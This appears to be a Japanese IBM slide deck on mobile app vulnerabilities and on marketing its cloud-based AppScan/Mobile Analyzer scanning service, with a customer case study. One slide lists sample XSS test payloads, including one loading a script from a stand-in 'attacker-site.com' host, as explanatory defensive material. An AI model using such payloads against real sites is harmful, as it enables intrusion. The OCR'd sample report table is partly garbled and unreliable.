

# モバイル・アプリケーションのリスク (Android例)

- アプリの動作権限の許可
  - アプリに必要な権限の許諾は、ダウンロード時のユーザー判断に依存。過剰な権限に気づかず導入してしまう
- ファイルのアクセス許可
  - 内部ストレージに保存するファイルのアクセス許可ミスやSDカードへの保存など、マルウェアによるデータ改ざんや漏えいの可能性
- Androidのアプリ間通信の仕組み = 「インテント」への考慮が不十分
  - あるアプリから信頼できないアプリに要求を出したり、要求を受けたりする可能性
    - 電話、メール、SNSに紛れてマルウェアへ漏えい



Android アプリ・インストール時の許諾画面例

# アプリケーション間通信を使った脆弱性のタイプ




参考文献: "Analyzing Inter-Application Communication in Android"  
<http://www.eecs.berkeley.edu/~emc/papers/mobi168-chin.pdf>




# モバイル脆弱性の例：クロス・アプリケーション・スクリプティング (XAS) とは？

Android Browser XAS (CVE-2011-2357)




# アプリケーションの脆弱性と診断方法

モバイル・テスト  
(対話型診断)




侵入テスト  
(動的診断)

ソースコード・テスト  
(静的診断)



モデル化

データ漏れ  
箇所の検出



# Web動的診断の基本的な仕組み

1. 反応を確認するためにプローブを送信
2. 事前定義された検出ペイロードを送信
3. それが反映されたかどうかを確認

- `<script>alert('XSS')</script>`
- `"><script>alert('XSS')</script>`
- `"><ScRiPt src="http://attacker-site.com/popup.js"></ScRiPt>`
- `" style="color:expression(alert('XSS'))`

- 実際には、脆弱性テストの前に対象を特定するための「探査」を行います。また、テスト時にプローブに対する反応の文脈とサーバー側のロジックに関する知識に基づいて、学習、適応し、次の送信ペイロードの変更を行います。

# Mobile Analyzer 検出プロセス (Androidの例)

- **探査** – アプリケーション内のテスト対象要素を検出するフェーズ
  - 従来のWeb：クローリング(ロボットによる巡回)する
  - Mobile Analyzer：マニフェスト・ファイルを分析し、動的にIntentのパラメータを学習する
- **攻撃** – 脆弱性をトリガーするフェーズ
  - 従来のWeb：悪意のあるデータを含むHTTPリクエストを送信する
  - Mobile Analyzer：独自のセキュリティー・ナレッジを活用した悪意のあるペイロードを含むIntentを送信する
- **検証** – 脆弱性が存在するかどうかを確認するフェーズ
  - 従来のWeb：HTTPレスポンスの内容を確認する(ブラックボックス/動的診断)、または対象アプリケーションに仕掛けたフックの情報を確認する(グラスボックス/対話型診断)
  - Mobile Analyzer：多くの場合、対象モバイル・アプリケーションに仕掛けたフックの情報を確認する(対話型検査)

# Mobile Analyzer によるバックエンド通信

- iOSのセキュリティ・スキャンの場合
  - Mobile Analyzerは、iOS SDKの疑わしい呼び出しを監視するために自動探査を実行します。
  - その後、セキュリティ脆弱性を検出するために、これらのSDK呼び出しを分析します。
  - この際、Mobile Analyzerは、テスト対象のアプリケーションやバックエンド・サーバーにアクティブな攻撃を送信しないため、バックエンドはスキャンに対して脆弱ではありません。
- Androidのセキュリティ・スキャンの場合
  - Mobile Analyzerは、いくつかのペイロードを持つ各アクティビティを呼び出します。
  - これらのペイロードはクライアント側(モバイル・アプリ)のみを対象としており、サーバー側(Webサーバー)の脆弱性検出のためのスキャンは行いません。
  - Mobile Analyzerはバックエンド・サーバーを攻撃しようとしなくても、いくつかのペイロードの攻撃は、バックエンド・サーバーに伝わる可能性があります。

具体的な脆弱性診断の流れは？

# Application Security on Cloud (ASoC)

- クラウド・ベースのアプリケーション脆弱性診断サービス
- 1つの窓口で以下のサービスを提供
  - Mobile Analyzer** : ソースコード不要でAndroid/iOSネイティブ・アプリの脆弱性を迅速かつ簡単に特定する対話型診断
  - Dynamic Analyzer** : Webアプリの脆弱性を迅速かつ簡単に特定する動的診断
  - Static Analyzer** : Java/.NET/PHPなどの主要言語に対応し、コグニティブ機能で見過ごしや誤検知を改善するソースコード診断
  - Open Source Analyzer** : コード内のオープン・ソース・パッケージを自動的に検出して脆弱性を識別し、改善点を提案

クラウドのアプリケーション・セキュリティ

## IBM Application Security Analyzer (AppScanテクノロジー)

SASTやDASTの分析など、クラウド・ベースのWebとモバイルのアプリケーション・セキュリティ・テストを包括的なオールインワン製品で簡単に利用可能

基本額(税別) ¥28,272 スキャンごと(正増終了時に課金)

お問い合わせ 無料評価版



### 概要

IBM Application Security Analyzer は、現在広範囲に蔓延している数多くのセキュリティ脆弱性を検出することによって、組織のWebとモバイルのアプリケーションを保護します。アプリケーションが実行に移されて展開される前に、アプリケーションから脆弱性を除去します。便利な詳細レポートにより、検出された脆弱性に効果的に対応できるため、アプリケーション・ユーザーはさらにセキュアなエクスペリエンスを得られます。





#### 脆弱性の特定

開発ライフサイクルの適切な段階でモバイル・アプリケーションをスキャンします。



#### ビジネスに基づく優先順位付け

マルウェアやその他のセキュリティ脅威に対する脆弱性を特定して、組織に最も大きな影響を与える可能性が高い、脆弱性に集中できるようにします。




#### 組み込みの勧告

エグゼクティブ・サマリーを提供し、重大な問題を切り分け、修復のための勧告を提示する詳細なレポートを提供します。

<http://www.ibm.com/marketplace/cloud/application-security-on-cloud/jp/ja-jp>

# Mobile Analyzer : スキャンの流れ


- ソースコードの提供は不要です。
- APK ファイル または IPA ファイルをスキャンできます。  
(ネイティブ・アプリケーション)
- テスト対象アプリがバックエンド・サーバーとの接続を行う場合にも対応できます。





# クラウドからイントラへの通信も可能

- バックエンド・サーバーがインターネットからアクセスできない場合も大丈夫です。
- AppScan プレゼンスがWebプロキシとして機能し、モバイル・アプリからバックエンド・サーバーへの通信を安全に中継します。
- 内部からIBM CloudへのWebアクセスが可能であればよく、外部→内部のポート・オープンは不要です。
- AppScanプレゼンスからさらにプロキシ接続することもできます。



# サービスの使用：アプリケーションの定義

IBM Application Security on Cloud

管理 Katsuyuki Hirayama サインアウト

はじめに サポートへの連絡 ユーザーの招待

購入

マイ・アプリケーション aaa x

検索

アプリの作成 アプリのインポート

合計 8 未テスト 8 進行中 0 完了 0

列の選択

リスク等級 ↓	名前	新規の問題	ビジネス・ユニット	ビジネスへの影響
高	AltoroJ 2.6	39	インターネット推進	大きな影響
中	aaa	39		中程度の影響

アプリケーションの作成

名前  
AAA

ビジネスへの影響  
大きな影響

拡張属性

キャンセル 保存

# サービスの使用：モバイルの場合




今日は何のタイプのアプリをスキャンしますか？



iOS アプリケーションおよび  
Android アプリケーションの対  
話式分析と静的分析を実行し  
ます

モバイル



ブラウザーで実行されるアプリ  
ケーションの静的分析または  
動的分析を実行します

Web



ローカルにインス  
タレーション  
アプリケーションの  
実行しま

デスク

スキャンの作成

← ご使用のアプリは iOS または Android ですか？



iOS



Android

# サービスの使用：Androidの場合 (1)

- ドラッグ・アンド・ドロップ、またはファイル選択ダイアログにより、APKファイルを指定します。



## サービスの使用：Androidの場合 (2)

- スキャンに適切な任意の名前を付けます。初期値としてAPKファイル名が反映されています。
- 準備ができたなら、「スキャン」をクリックします。



The screenshot shows the 'Mobile Analyzer' web interface. At the top left is the logo, and at the top right is the text 'Mobile Analyzer'. The main heading is 'スキャンに名前を付ける' (Name the scan). Below it is a text input field containing 'OWASP GoatDroid- FourGoats Android App', which is highlighted with a red rectangle. At the bottom, there is a dark blue footer bar. On the left of this bar is a '戻る' (Back) button. In the center is a message: 'スキャンには数日かかることもあります。完了時に Eメールを希望しますか?' (It may take several days to complete the scan. Do you want an email when it's complete?). Below this message is a checked checkbox and the text 'スキャン完了時に Eメールを受け取る' (Receive email when scan is complete). On the right of the footer bar is a blue 'スキャン' (Scan) button, which is also highlighted with a red rectangle.

# サービスの使用：スキヤンの進行状況の表示

スキヤン完了時にEメール通知を受けることができます。

IBM Application Security on Cloud

無料トライアル期間の残り 252 日

マイ・スキャン

検索

合計	正常終了	進行中	失敗
7	6	1	0

合計問題数	高	中	低	情報
AltoroJ 3.1.1_17-03-02_18-23-41 このスキャン: 2017/3/2 18:30:03				
スキャンが進行中です... 実行中				
キャンセル				
ozasmt-ifa このスキャン: 2017/3/2 17:51:44				
合計問題数	高	中	低	情報
149	116	19	14	0
demo このスキャン: 2016/9/9 17:48:54				
合計問題数	高	中	低	情報
44	12	16	12	2

# サービスの使用：レポートのダウンロード

検出結果のHTML, XMLレポートをダウンロードできます。

The screenshot displays the IBM Application Security on Cloud dashboard. At the top, the header shows 'IBM Application Security on Cloud' and a '無料トライアル期間の残り 252 日' (Free trial period remaining 252 days). Below the header, there's a 'マイ・スキャン' (My Scans) section with a search bar. A summary table shows the status of scans: 7 total, 7 normal, 0 in progress, and 0 failed. The main table lists individual scans with their details and a row of action icons (refresh, download, delete) for each scan. A red box highlights these icons for the first scan, and a circular callout provides a larger view of them.

合計	正常終了	進行中	失敗
7	7	0	0

アイコン	スキャン名	このスキャン	合計問題数	高	中	低	情報	アクション
	<b>AltoroJ 3.1.1_17-03-02_18-23-41</b>	このスキャン: 2017/3/2 18:30:03	69	45	11	13	0	
	<b>ozasmt-ifa</b>	このスキャン: 2017/3/2 17:51:44	149	116	19	14	0	
	<b>demo</b>							

# Mobile Analyzer : レポート・サンプル

- レポートには、概要(問題のタイプ、推奨される修正、セキュリティ・リスク、OWASP トップ 10)、問題、推奨される修正、範囲(問題のタイプ、アクティビティ)が含まれています。

**モバイル・アプリケーション・レポート**

このレポートには、モバイル・アプリケーションに関する重要なセキュリティ情報が含まれています。

作成: IBM AppScan Mobile Analyzer バージョン 1.01.1207, アール: 1.01.1207

スキャン名: OWASP GodBros- FourCoins Android App

スキャンアップファイル名: OWASP GodBros- FourCoins Android App.apk

アプリケーションバージョン: 1

スキャン開始時刻: 2015/07/15 4:17:33

オペレーティングシステム: Android

**セキュリティ問題の要約**

高度な、高の問題:	1
高度な、中の問題:	4
高度な、低の問題:	1
<b>セキュリティ問題の合計:</b>	<b>6</b>

## 概要

---

### 問題のタイプ: 3

問題の文	正解	不正解	未回答
「リリースバージョンで確認になっているファイルが」	1	0	0
「署名でないファイル参照」	0	4	0
「パッケージ・プラグが脆弱」	1	0	0

正解 不正解 未回答

正解 不正解 未回答

### 推奨される修正: 3

問題の文	正解	不正解	未回答
「 <code>android:debuggable</code> 」属性を削除してください。	1	0	0
「安全でない許可を指定してファイルを含むくないでください。」	0	4	0
「 <code>android:allowBackup</code> 」属性を <code>false</code> に設定してださい。」	1	0	0

正解 不正解 未回答

正解 不正解 未回答

### セキュリティ・リスク: 3

問題の文	正解	不正解	未回答
「意図のあるアプリケーションが、マニピュレーションに接続して、脆弱性のあるアプリケーションの健全性をより脆弱性をより可能性を有する可能性があります。」	1	0	0
「アタッカーが（意図のあるアプリケーションを使用し、以下を実行する可能性が、あります。1. 脆弱性の有で提供されている脆弱性が、作成されたファイルを読み取ることで、脆弱性のあるアプリケーションの脆弱性をより可能性を有する。2. 脆弱性のあるアプリケーションに書き込むことで、脆弱性のあるアプリケーションの健全性をより可能性を有する。」	0	4	0
「意図のあるアタッカーが、脆弱性のあるアプリケーションに書き込むことで、脆弱性のあるアプリケーションの健全性をより可能性を有する。」	1	0	0

正解 不正解 未回答



正解 不正解 未回答

2015/07/15

[illegible]



# アプリケーション・セキュリティ管理を装備




## リスクベースのダッシュボード

## 検出された脆弱性の管理



# アプリケーション インベントリー管理



# ダッシュボード：アプリケーションのセキュリティ状態と進捗の確認

ダッシュボード

マイ・アプリケーション

マイ・スキャン

AppScan プレゼンス

ユーザー管理

ユーザーおよびロール

資産グループ

アプリケーション・プロファイル・テン

プレート

コンサルティング・サービス

管理

設定 - API キー

## Dashboard

Business unit

All Business Units

### Security Risk Rating What's This?

Total Apps

102

Critical

4

High

0

Chart type

セキュリティ・リスク等級

どのアプリケーションが、最も高いリスクを示していますか？

評価済みのアプリは何%ですか？

### 指標とトレンド

- ・セキュリティ・リスク等級
- ・ビジネス・ユニット別のセキュリティ・リスク等級
- ・テスト状況
- ・未解決の問題
- ・未解決の問題があるアプリ
- ・上位の問題のタイプ

Tested

96%

My Applications

Hotcanzim Truemon \*

3 Scans


177 Issues

Import Issues

Create Scan

search

Issue Id	Status	Severity ↓	Issue Type	Scans and Tests
116	Noise	Critical	Use of a Broken or Risky Cryptographic Algorithm	applIssueImport_5.csv
148	Fixed	Critical	Cross-Site Request Forgery (CSRF)	applIssueImport_5.csv
140	New	Critical	Incorrect Authorization	applIssueImport_5.csv
118	Fixed	Critical	Missing Authorization	applIssueImport_5.csv
167	Noise	Critical	Cross-Site Request Forgery (CSRF)	applIssueImport_5.csv
128	Fixed	Critical	Improper Neutralization of Special Elements used in an OS Command	applIssueImport_5.csv
165	Fixed	Critical	Unrestricted Upload of File with Dangerous Type	applIssueImport_5.csv
1763	New	High	Cross-Site Scripting (XSS) via Man-in-the-Middle (MITM)	IOS Scan



トレンド・グラフ

どの脆弱性を最初に解決すべきですか？

# 株式会社エムティーアイ様がASoCを選んだ理由



- ソースコード提供不要
- IPA 形式のアップロードだけでスキャン可能

• IBM のグローバルな知見

• AppScan の実績

• iOS をサポート



ライフ・エンターテインメント  
事業本部  
music.jpシステム統括部  
システム運用部 部長  
大久保 真勝 様

(2017年3月31日現在)



ライフ・エンターテインメント  
事業本部  
music.jpシステム統括部  
システム運用部  
矢吹 匡 様

(2017年3月31日現在)

• 初期投資はほとんど  
不要で手軽に導入

• メンテナンスフリーで  
運用し続けられる



# 導入効果とセキュリティの推進

- 優先度を定めてプログラム改修にあたることができ、効率的にモバイル・アプリの**品質を向上**
- Webもモバイルも**、開発サイクルに厳重なセキュリティ検証/対策のプロセスを組み込むことで**安全を確保**




- お客様の**満足度向上**とビジネスの**スピードアップ**に貢献



IPAの  
アップロード




スキャン



レポートの  
ダウンロード

Web & モバイル・アプリ



ASoCによる  
セキュリティ脆弱性診断

- ✓ 初期投資はほとんど不要
- ✓ 最新サイバー攻撃への追従や iOS 新バージョンへの対応も IBM におまかせ

# 本セッションのまとめ

• モバイル・アプリは危険なのか？

- Web同様、モバイル環境も攻撃されています
- モバイル・アプリをテストしていない組織が多いです
- 開発者のスキルもリソースも足りていません

• モバイル・アプリの脆弱性とは？

- クライアント側にもサーバー側にも脆弱性があります
- モバイル固有の脆弱性には対話型診断が必要です
- 診断時のバックエンド通信も重要です

• 具体的な脆弱性診断の流れは？

- Webから簡単に利用できます
- ソースコードは必要ありません
- スキャン結果はWebで一元管理できます

• **music.jp アプリが安全な理由！**

- **開発ライフサイクルにモバイル脆弱性診断を採用しています！**

ワークショップ、セッション、および資料は、IBMまたはセッション発表者によって準備され、それぞれ独自の見解を反映したものです。それらは情報提供の目的のみで提供されており、いかなる参加者に対しても法律的またはその他の指導や助言を意図したのではなく、またそのような結果を生むものでもありません。本講演資料に含まれている情報については、完全性と正確性を期するよう努力しましたが、「現状のまま」提供され、明示または暗示にかかわらずいかなる保証も伴わないものとします。本講演資料またはその他の資料の使用によって、あるいはその他の関連によって、いかなる損害が生じた場合も、IBMは責任を負わないものとします。本講演資料に含まれている内容は、IBMまたはそのサプライヤーやライセンス交付者からいかなる保証または表明を引きだすことを意図したもので、IBMソフトウェアの使用を規定する適用ライセンス契約の条項を変更することを意図したものでなく、またそのような結果を生むものでもありません。

本講演資料でIBM製品、プログラム、またはサービスに言及していても、IBMが営業活動を行っているすべての国でそれらが使用可能であることを暗示するものではありません。本講演資料で言及している製品リリース日付や製品機能は、市場機会またはその他の要因に基づいてIBM独自の決定権をもっていつでも変更できるものとし、いかなる方法においても将来の製品または機能が使用可能になると確約することを意図したものではありません。本講演資料に含まれている内容は、参加者が開始する活動によって特定の販売、売上高の向上、またはその他の結果が生じると述べる、または暗示することを意図したもので、またそのような結果を生むものでもありません。パフォーマンスは、管理された環境において標準的なIBMベンチマークを使用した測定と予測に基づいています。ユーザーが経験する実際のスループットやパフォーマンスは、ユーザーのジョブ・ストリームにおけるマルチプログラミングの量、入出力構成、ストレージ構成、および処理されるワークロードなどの考慮事項を含む、数多くの要因に応じて変化します。したがって、個々のユーザーがここで述べられているものと同様の結果を得られると確約するものではありません。

記述されているすべてのお客様事例は、それらのお客様がどのようにIBM製品を使用したか、またそれらのお客様が達成した結果の実例として示されたものです。実際の環境コストおよびパフォーマンス特性は、お客様ごとに異なる場合があります。

